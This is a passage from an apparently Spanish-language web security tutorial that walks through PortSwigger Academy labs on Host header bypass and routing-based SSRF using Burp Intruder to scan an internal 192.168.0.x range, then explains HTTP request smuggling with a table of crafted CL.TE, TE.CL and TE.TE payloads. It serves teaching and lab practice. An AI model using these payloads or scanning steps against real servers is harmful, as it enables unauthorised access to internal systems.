<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labs.css rel=stylesheet>
<title>
    Host header authentication bypass
</title>
```

Imagen 49: Bypass 401 a través de la cabecera Host

La respuesta es exitosa, por tanto, conseguimos el acceso al portal administrador.

## Lab: Routing-based SSRF

En este ejemplo, veremos cómo utilizar la cabecera Host para concatenar un ataque diferente, como es Server Side Request Forgery.

Un buen punto de partida para detectar esta vulnerabilidad es utilizar Burp Collaborator, ya que nos detectará una vulnerabilidad de tipo de SSRF.

Como vemos en la siguiente imagen, se detecta peticiones de tipo HTTP confirmando que existe esta vulnerabilidad.

The screenshot shows the 'Burp Collaborator client' interface. At the top, there's a note: 'Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.' Below this, there's a section titled 'Generate Collaborator payloads' with a 'Number to generate:' input field set to '1', a 'Copy to clipboard' button, and a checked 'Include Collaborator server location' checkbox. Under 'Poll Collaborator interactions', it says 'Poll every 60 seconds' and has a 'Poll now' button. A table lists three interactions:

#	Time	Type	Payload	Comment
1	2021-Aug-05 06:04:02 UTC	DNS	503m8zcrfurvo1pugy4u63da016rug	
2	2021-Aug-05 06:04:02 UTC	DNS	503m8zcrfurvo1pugy4u63da016rug	
3	2021-Aug-05 06:04:02 UTC	HTTP	503m8zcrfurvo1pugy4u63da016rug	

Below the table is a detailed view of interaction number 3. It shows 'Description', 'Request to Collaborator', and 'Response from Collaborator'. The 'Request to Collaborator' tab is selected, displaying the raw HTTP request:

```

1 GET /admin HTTP/1.1
2 Host: 503m8zcrfurvo1pugy4u63da016rug.burpcollaborator.net
3 Cookie: _lab=
47%7cMC0CFHau2MdQlePSKe6DCINucHfIoz6UAhUah%2fFt8W%2fcg2PKoS8HBj%2bMBmyYQDur937WTvoX7XDcNM1lgVUsshVWnPO6es
409i3%2b22%2fZEUlJ420hRnnVIkxNYRtLBJvs%2bm0GG5LmQabbBtqMq72Km4Bi56aEG714XaDrfiE%2bmEieWrdJ; session=SCF76M120c56uic7eIRWBojo0zeQZnme
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:90.0) Gecko/20100101 Firefox/90.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Cache-Control: max-age=0
14 Te: trailers
15 Connection: close
16
    
```

The 'Response from Collaborator' tab is shown but contains no visible content. On the right side of the interface, there's a vertical sidebar labeled 'INSPECTOR'.

Imagen 50: Burp Collaborator – Detectando SSRF

Una vez detectada la vulnerabilidad SSRF, el siguiente paso, será obtener acceso al portal del administrador, de unos de los equipos de la red interna, de este modo, intentaremos detectar que direccionamiento IP existe dentro de la red.

Interceptamos una petición y nos la enviamos al intruder. Modificamos el valor de la cabecera Host con el valor de la red interna 192.168.0.0/24

The screenshot shows the 'Payload Positions' configuration in the Intruder tool. At the top, there's a note: 'Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.' Below this, there's a dropdown for 'Attack type:' set to 'Sniper'. A large text area displays the modified request with the 'Host' header changed to '192.168.0.0\$':

```

1 GET /admin HTTP/1.1
2 Host: 192.168.0.$
3 Cookie: _lab=
47%7cMC0CFHau2MdQlePSKe6DCINucHfIoz6UAhUah%2fFt8W%2fcg2PKoS8HBj%2bMBmyYQDur937WTvoX7XDcNM1lgVUsshVWnPO6es
409i3%2b22%2fZEUlJ420hRnnVIkxNYRtLBJvs%2bm0GG5LmQabbBtqMq72Km4Bi56aEG714XaDrfiE%2bmEieWrdJ; session=SCF76M120c56uic7eIRWBojo0zeQZnme
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:90.0) Gecko/20100101 Firefox/90.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Cache-Control: max-age=0
14 Te: trailers
15 Connection: close
16
    
```

On the right side, there are four buttons: 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'.

Imagen 51: Intruder – Detectando redes internas (1 / 3)

Y configuramos las opciones referentes al valor del payload, que ira ascendiendo del 1 al 255

② **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:  Payload count: 255  
 Payload type:  Request count: 255

**Start attack**

③ **Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:  Sequential  Random  
 From:   
 To:   
 Step:   
 How many:

Imagen 52: Intruder – Configurando (2/3)

Una vez configurado todas las opciones, generamos el ataque.

Attack	Save	Columns				
Results	Target	Positions				
Request	Payload	Status	Error	Timeout	Length	Comment
123	123	200	<input type="checkbox"/>	<input type="checkbox"/>	2896	
0		504	<input type="checkbox"/>	<input type="checkbox"/>	279	
1	1	504	<input type="checkbox"/>	<input type="checkbox"/>	263	
2	2	504	<input type="checkbox"/>	<input type="checkbox"/>	263	
3	3	504	<input type="checkbox"/>	<input type="checkbox"/>	263	
4	4	504	<input type="checkbox"/>	<input type="checkbox"/>	263	
5	5	504	<input type="checkbox"/>	<input type="checkbox"/>	263	
6	6	504	<input type="checkbox"/>	<input type="checkbox"/>	263	
7	7	504	<input type="checkbox"/>	<input type="checkbox"/>	263	
8	8	504	<input type="checkbox"/>	<input type="checkbox"/>	263	
9	9	504	<input type="checkbox"/>	<input type="checkbox"/>	263	
10	10	504	<input type="checkbox"/>	<input type="checkbox"/>	264	

Request Response

Pretty Raw Hex Render \n ⌂

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 Connection: close
5 Content-Length: 2771
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
11    <link href="/resources/css/labs.css rel=stylesheet">
12   <title>
      Routing-based SSRF
   </title>

```

④  Search... 0 matches

Finished

Imagen 53: Intruder – Realizando el ataque (3/3)

Como podemos observar, ha ido generando peticiones a toda la red interna de la organización, entre todas ellas, localizamos una petición con un estado 200, la petición al equipo 192.168.0.123, por tanto conseguimos el acceso al portal administrador.

## Lab: SSRF via flawed request parsing

En este ejemplo, seguimos la antesala anterior, los pasos seguidos son realmente parecidos, pero en esta ocasión deberemos bypassar algunas protecciones.

Interceptado la solicitud, nos la enviamos al intruder y modificamos el valor de las cabeceras, como vimos anteriormente.

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
1 GET /admin HTTP/1.1
2 Host: 192.168.0.$$
3 Cookie: _lab=
4687cMCwFGZgraAv1dy8THeAr3HpQqET%2bzj2UAhQGcJfQ%2bixlCsmSmgI6ekelvhxXE%2fTbJvB7cEs7%2f78ANoSkVv2P
NvPRrxEWsBlqat%2fyLHM5PUkNo6pmG29GVJcIbBtVaM55zOixKedff2Km4jQNAc5ZSCnp8JHkB%2bbiT391haLIdoh2Sw%3
d; session=DHGTvkgm6FM2D0CQBfJf7dkPBsduJQ5n
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:90.0) Gecko/20100101 Firefox/90.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Cache-Control: max-age=0
14 Te: trailers
15 Connection: close
16
17
```

Add § Clear § Auto § Refresh Start attack

Imagen 54: Intruder – Detectando redes internas (1 / 3)

Al realizar el intento de acceso al portal administrador, a uno de los equipos internos de la organización, todos los resultados devueltos en intruder tienen el valor 403, que significa prohibido, que el servidor ha entendido nuestra petición, pero se niega a autorizarla.

Attack	Save	Columns				
Results	Target	Positions	Payloads	Resource Pool	Options	
Filter: Showing all items (?)						
Request	Payload	Status	Error	Timeout	Length	Comment
0		403	<input type="checkbox"/>	<input type="checkbox"/>	215	
1	1	403	<input checked="" type="checkbox"/>	<input type="checkbox"/>	215	
2	2	403	<input type="checkbox"/>	<input type="checkbox"/>	215	
3	3	403	<input type="checkbox"/>	<input type="checkbox"/>	215	
4	4	403	<input type="checkbox"/>	<input type="checkbox"/>	215	
6	6	403	<input type="checkbox"/>	<input type="checkbox"/>	215	
7	7	403	<input type="checkbox"/>	<input type="checkbox"/>	215	
9	9	403	<input type="checkbox"/>	<input type="checkbox"/>	215	
8	8	403	<input type="checkbox"/>	<input type="checkbox"/>	215	
5	5	403	<input type="checkbox"/>	<input type="checkbox"/>	215	
10	10	403	<input type="checkbox"/>	<input type="checkbox"/>	215	

Request Response

Pretty Raw Hex Render \n ⌂

```
1 HTTP/1.1 403 Forbidden
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 109
5
6 <html>
<head>
<title>
    Client Error: Forbidden
</title>
</head>
<body>
<h1>
    Client Error: Forbidden
</h1>
</body>
```

③ ⌂ ⌂ Search... 0 matches

Imagen 55: Intruder - Realizando el ataque (2 / 3)

Un buen punto de partida en estos casos, es utilizar la metodología que hemos generado anteriormente.

Donde vimos una posible forma de bypassar estos casos:

- Si una vez modificada nuestra cabecera Host nos encontramos con un 403 o 404, podemos intentar modificar la solicitud de tal forma, añadiendo una ruta absoluta

*POST https://endpoint / HTTP 1.1*

*Host: evil.com*

Intentaremos replicar este mismo, en nuestros laboratorios, modificamos el endpoint, pasándole la url entera.

⑦ Payload Positions  
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.  
Attack type: Sniper  
Start attack  
Add \$ Clear \$ Auto \$ Refresh

```

1 GET https://acf41f981e2962518063de3800230015.web-security-academy.net/admin HTTP/1.1
2 Host: 192.168.0.$6$  

3 Cookie: lab=
46%7McWCFG2raVldy8THeAr3HpQqET2bzj2UahQGcIfQ%2bixlCsmSmgI6ekelvhxXE82fTbjv87cEs7%2f78ANoSkVv2P
NvPRrgxEWSBlqAt%2fy1HM5PUkN66pmGZ9GVJc1bBtVaN55zo1XKedff2Km4jQNac5Z8Cnp8JhkB%2bbiT391haLIdoh2Sw%3
d; session=DHGTvKqm6FM2D0CQBFJ7dkPBsdwJQ5n
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:90.0) Gecko/20100101 Firefox/90.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Cache-Control: max-age=0
14 Te: trailers
15 Connection: close
16
17

```

Imagen 56: Bypass 403 - Modificando la url de la petición (1 / 2)

Y generamos una vez un ataque de tipo payload, que vaya incrementando los valores del 1 al 255.

Request	Payload	Status	Error	Timeout	Length	Comment
176	176	200			2935	
0		504			263	
1	1	504			263	
8	8	504			263	
9	9	504			263	
10	10	504			264	
7	7	504			263	
5	5	504			263	
2	2	504			263	
4	4	504			263	
3	3	504			263	

Request Response  
Pretty Raw Hex Render ⌂

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 Connection: close
5 Content-Length: 2810
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11    <link href="/resources/css/labs.css rel=stylesheet>
12   <title>
13     SSRF via flawed request parsing
14   </title>
15 </head>
16 ...
17 ...

```

⑦ ⌂ ⌂ ⌂ Search... 0 matches  
Finished

Imagen 57: Bypass 403 – Intruder (2 / 2)

Como vemos, los resultados son diferentes a los anteriores, y entre todos ellos, obtenemos una respuesta con el estado 200, confirmando que la petición fue exitosa.

De esta forma, conseguimos el acceso al portal administrador de unos de los equipos de la red interna.

## 5. HTTP request smuggling

### 18. ¿Qué es?

El HTTP Request Smuggling es una técnica para interferir con la forma en que un sitio web procesa las secuencias de solicitudes HTTP que se reciben de uno o más usuarios.

Las vulnerabilidades de HTTP Request Smuggling suelen ser críticas, ya que permiten a un atacante saltarse los controles de seguridad como Firewalls, obtener acceso no autorizado a datos sensibles, comprometer directamente a otros usuarios de la aplicación, ataques cross site scripting o ataques cache poisoning.

Esta vulnerabilidad puede ser conocido como HTTP Desync, haciendo referencia al término desincronización a la hora de procesar las solicitudes.

### ¿Qué ocurre en un ataque HTTP Request Smuggling?

Las aplicaciones web actuales suelen emplear cadenas de servidores HTTP entre los usuarios y la lógica final de la aplicación. Los usuarios envían sus peticiones a un servidor front-end (a veces llamado load balancer o reverse proxy) y este servidor reenvía las peticiones a uno o más servidores back-end. Este tipo de arquitectura es cada vez más común, y en algunos casos inevitable, en las aplicaciones modernas basadas en la nube.

El funcionamiento es muy sencillo: Las peticiones HTTP se envían una tras otra, y el servidor receptor analiza las cabeceras de las peticiones HTTP para determinar dónde termina una petición y empieza la siguiente:




Imagen 58: Funcionamiento de las peticiones y su respuesta by PortSwigger Academy - HRS

Como vemos en la imagen anterior, unos usuarios realizan una petición al front-end y este, se encarga de reenviar las peticiones al back-end.

En esta situación, es crucial que los sistemas front-end y back-end se pongan de acuerdo sobre los límites entre las peticiones. De lo contrario, un atacante podría enviar una solicitud malintencionada que sea interpretada de forma diferente por los servidores front-end y back-end:




Imagen 59: Modificando las solicitudes by PortSwigger Academy - HRS

Como vemos en la imagen de arriba, un usuario modifica una solicitud con el objetivo que el back end interprete la solicitud como dos diferentes solicitudes.

De hecho, se antepone a la siguiente petición, por lo que puede interferir con la forma en que la aplicación procesa esa petición. Esto es un ataque HTTP Request Smuggling, y puede tener resultados devastadores.

## ¿Cómo surgen las vulnerabilidades HTTP Request Smuggling?

Las vulnerabilidades HTTP request Smuggling surgen cuando el frontend y el backend interpretan el límite de una solicitud HTTP de manera diferente, causándose una desincronización entre ellos.

Como vimos anteriormente, las cabeceras HTTP determinan cuando una solicitud termina y cuando empieza la siguiente, las cabeceras que limitan una solicitud son:

- La cabecera **Content-Length**
- La cabecera **Transfer-Encoding**

La cabecera **Content-Length** especifica la longitud del cuerpo del mensaje en bytes. Veamos un ejemplo:

```
POST /search HTTP/1.1
Host: normal-website.com
Content-Type: application/x-www-form-urlencoded
```

*Content-Length: 3*

*abc*

En este ejemplo, vemos que el cuerpo de la solicitud contiene las letras ‘abc’, que es exactamente el valor de la cabecera Content-Length.

La cabecera **Transfer-Encoding** puede utilizarse para especificar que el cuerpo del mensaje utiliza una codificación por trozos. Esto significa que el cuerpo del mensaje contiene uno o más trozos de datos. Cada trozo consiste en el tamaño del trozo en bytes (expresado en hexadecimal), seguido de una nueva línea, seguida del contenido del trozo. El mensaje **termina** con un chunk de tamaño cero. Por ejemplo:

```
POST /search HTTP/1.1
Host: normal-website.com
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked
```

```
b
q=smuggling
0
```

El cuerpo de la solicitud funciona de una forma diferentes a lo anterior visto, en este ejemplo, la letra b está expresando el valor del contenido del cuerpo, es decir, el valor b en hexadecimal expresa el valor de 11, y el contenido del cuerpo del mensaje de la solicitud, tendrá un valor de 11 bytes. Como vemos la expresión ‘**q=smuggling**’ son un total de **11** letras. Y finalizando la solicitud con el chunk 0.

Dado que la especificación HTTP proporciona dos métodos diferentes para especificar la longitud de los mensajes HTTP, es posible que un mismo mensaje se utilicen ambos métodos a la vez, de forma que entren en conflicto.

La especificación HTTP intenta evitar este problema estableciendo que si tanto la cabecera **Content-Length** como **Transfer-Encoding** están presentes, **la cabecera Content-Length debe ser ignorada**. Esto puede ser suficiente para evitar la ambigüedad cuando hay un solo servidor en juego, pero no cuando hay dos o más servidores encadenados. En esta situación, pueden surgir problemas por dos razones:

- Algunos servidores no admiten la cabecera Transfer-Encoding en las peticiones.
- Algunos servidores que sí admiten la cabecera Transfer-Encoding pueden ser inducidos a no procesarla si la cabecera está ofuscada de alguna manera.

## 19. ¿Tipos?

Los ataques HTTP Request Smuggling implican la colocación de la cabecera Content-Length y la cabecera Transfer-Encoding en una única solicitud HTTP y su manipulación para que los servidores front-end y back-end procesen la solicitud de forma diferente. La forma exacta de hacerlo depende del comportamiento de los dos servidores:

**CL:TE**: el servidor front-end utiliza la cabecera Content-Length y el servidor back-end utiliza la cabecera Transfer-Encoding.

**TE:CL**: el servidor front-end utiliza la cabecera Transfer-Encoding y el servidor back-end utiliza la cabecera Content-Length.

**TE:TE**: los servidores front-end y back-end soportan la cabecera Transfer-Encoding, pero uno de los servidores puede ser inducido a no procesarla ofuscando la cabecera de alguna manera.

**CL:CL**: los servidores front-end y back-end soportan la cabecera Content-Length, pero uno de los servidores puede ser inducido a no procesarla ofuscando la cabecera de alguna manera.

En el apartado ejemplos, veremos un ejemplo de cada tipo de vulnerabilidad

## 20. ¿Como encontrarlo?

La teoría detrás del HRS es sencilla, pero el número de variables no controladas y nuestra total falta de visibilidad sobre lo que está sucediendo detrás del front-end pueden causar complicaciones.

Para detectar estas vulnerabilidades, la manera más efectiva es enviar solicitudes que provoquen un retraso en las respuestas de la aplicación si existe una vulnerabilidad. Esta técnica es utilizada por Burp Scanner para automatizar la detección de vulnerabilidades de contrabando de solicitudes.

Existen diferentes herramientas que nos ayudan a obtener indicadores de una posible vulnerabilidad HTTP Request Smuggling.

Por un lado, tenemos la extensión para burpsuite, llamada HTTP Request Smuggler, que la podremos encontrar dentro del BApp Store, desarrollada por James Kettle. Esta extensión se puede encontrar para la versión community y para la versión pro.

U otras herramientas como [smuggler](#) de defparam o [http-request-smuggling](#) de asnhumanpattnaik

Como vemos tenemos diferentes alternativas para encontrar esta vulnerabilidad.

## 21 TIPS

Esta vulnerabilidad nos la podemos encontrar en cualquier endpoint, por tanto es interesante buscarla, según el último reporte de Hackerone, esta vulnerabilidad ha ido creciendo exponencialmente desde 2017. Por tanto es una vulnerabilidad interesante.




Imagen 60: Reporte de HackerOne 2021

Algunos consejos para explotar esta vulnerabilidad

- Incluir \r\n\r\n después del 0 final
- En el menú del repeater de Burp y desmarque la opción "Actualizar Content-Length"
- La cabecera Connection: debe tener el valor "Keep-Alive", este valor indicará que la conexión permanezca abierta o persistente, permitiendo que las peticiones HTTP puedan ser enviadas una detrás de otra.
- Al utilizar las solicitudes de tipo Post, debe aparecer la cabecera content-type: application/x-www-form-urlencoded

Una imagen que podemos utilizar como referencia a la hora de encontrarnos con esta vulnerabilidad

TYPE	CRAFTED REQUEST	FRONT END PROXY SERVER	BACK END SERVER
CL != 0	GET / HTTP/1.1\r\nHost: spidersec.local\r\nContent-Length: 44\r\n\r\nGET /test HTTP/1.1\r\nHost: spidersec.local\r\n\r\n	Content-Length is checked.	Content-Length is not checked.
CL-CL	POST / HTTP/1.1\r\nHost: spidersec.local\r\nContent-Length: 8\r\nContent-Length: 7\r\n\r\n12345\r\na	Content-Length is 8 here.	Content-Length is 7 here.
CL-TE	POST / HTTP/1.1\r\nHost: spidersec.local \r\nConnection: keep-alive\r\nContent-Length: 6\r\nTransfer-Encoding: chunked\r\n\r\n0\r\n\r\n\r\n6	Processed the Request header Content-Length	Processed the Request header Transfer-Encoding
TE-CL	POST / HTTP/1.1\r\nHost: spidersec.local\r\nContent-Length: 4\r\nTransfer-Encoding: chunked\r\n\r\n\r\n12\r\nGPOST / HTTP/1.1\r\n\r\n0\r\n\r\n	Processes the Request header Transfer-Encoding	Processed the Request header Content-Length
TE-TE	POST / HTTP/1.1\r\nHost: spidersec.local\r\nContent-length: 4\r\nTransfer-Encoding: chunked\r\nTransfer-encoding: cow\r\n\r\n5c\r\n5c\r\nGPOST / HTTP/1.1\r\nContent-Type: application/x-www-form-urlencoded\r\nContent-Length: 15\r\n\r\nx=1\r\n0\r\n\r\n	Accepts Transfer-Encoding header. Obfuscation is used not to process the header.	Accepts Transfer-Encoding header. Obfuscation is used not to process the header.

Imagen 61: [Referencia](#) sobre vulnerabilidades tipos de HTTP Request Smuggling

## 22. Ejemplos

### Lab: HTTP request smuggling, basic CL.TE vulnerability

Este laboratorio veremos la vulnerabilidad HRS de tipo CL.TE, también veremos como utilizando la extensión HTTP Request Smuggler de BurpSuite nos dará información para explotarla.

Como vimos anteriormente, nos encontramos con un servidor front-end y un servidor back-end, y el servidor front-end utilizará la cabecera Content-Length y el servidor back-end utilizará la cabecera Transfer-Encoding.

Primer paso, interceptamos la comunicación a través del proxy Burp, capturada esta petición, podemos utilizar la extensión Request Smuggler para ayudarnos a determinar una posible vulnerabilidad de HRS.

Una vez interceptada la solicitud, utilizamos la extensión:




Imagen 62: Utilizando la extensión HTTP Request Smuggling (1 / 2)

El resultado fue exitoso, y nos indica la siguiente información:

The screenshot shows the 'Extensions' tab in the Burp Suite interface. Under the 'Burp Extensions' section, there is a table listing various extensions. The 'HTTP Request Smuggler' extension is listed and highlighted with a yellow box. The table columns are 'Add', 'Loaded', 'Type', and 'Name'. The 'HTTP Request Smuggler' entry has a checked checkbox in the 'Loaded' column and is categorized as 'Java'.

Add	Loaded	Type	Name
<input type="button" value="Remove"/>	<input checked="" type="checkbox"/>	Java	EsPRESSO
<input type="button" value="Up"/>	<input type="checkbox"/>	Python	InQL Introspection GraphQL Scanner 3.1.0
<input type="button" value="Down"/>	<input checked="" type="checkbox"/>	Java	JSON Web Tokens
	<input checked="" type="checkbox"/>	Java	Param Miner
	<input checked="" type="checkbox"/>	Java	HTTP Request Smuggler

Below the table, there are three tabs: 'Details', 'Output', and 'Errors'. The 'Output' tab is selected. It displays a log message indicating a possible HTTP Request Smuggling issue. The message states: 'Found issue: Possible HTTP Request Smuggling: CL.TE multicase (delayed response)'. It also provides a link to a blog post: 'href="https://portswigger.net/blog/http-desync-attacks-what-happened-next"'. The log continues with details about the request and response headers.

Imagen 63: Utilizando la extensión HTTP Request Smuggling – Resultados (2 / 2)

Puede ser difícilmente visible para ser leído, nos indica:

Una vulnerabilidad fue encontrada, posible HTTP Request Smuggling: de tipo CL.TE en el servidor web-security-academy.

El siguiente paso es confirmar si es realmente existe una vulnerabilidad y realizar este ejercicio de forma manual. Utilizaremos el repeater, para modificar la petición y ver si existe realmente dicha vulnerabilidad.

Como vimos anteriormente, la extensión de Burp, se nos indica la existencia de una vulnerabilidad HRS de tipo **CL.TE**.

Recordemos, el fron-end utiliza la cabecera content-length y el back-end utilizara la cabecera transfer-encoding.

Por tanto, veamos el siguiente ejemplo, una vez enviada la petición al repeater, modificamos los valores de las cabeceras, añadiendo las dos cabeceras que entran en conflicto, e indicamos que la Connection será de tipo Keep-Alive

The screenshot shows the Burp Suite interface with two main sections: Request and Response.

**Request:**

```

POST / HTTP/1.1
Host: acee1f151f17579280af2da2004c00d8.web-security-academy.net
Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="92"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131
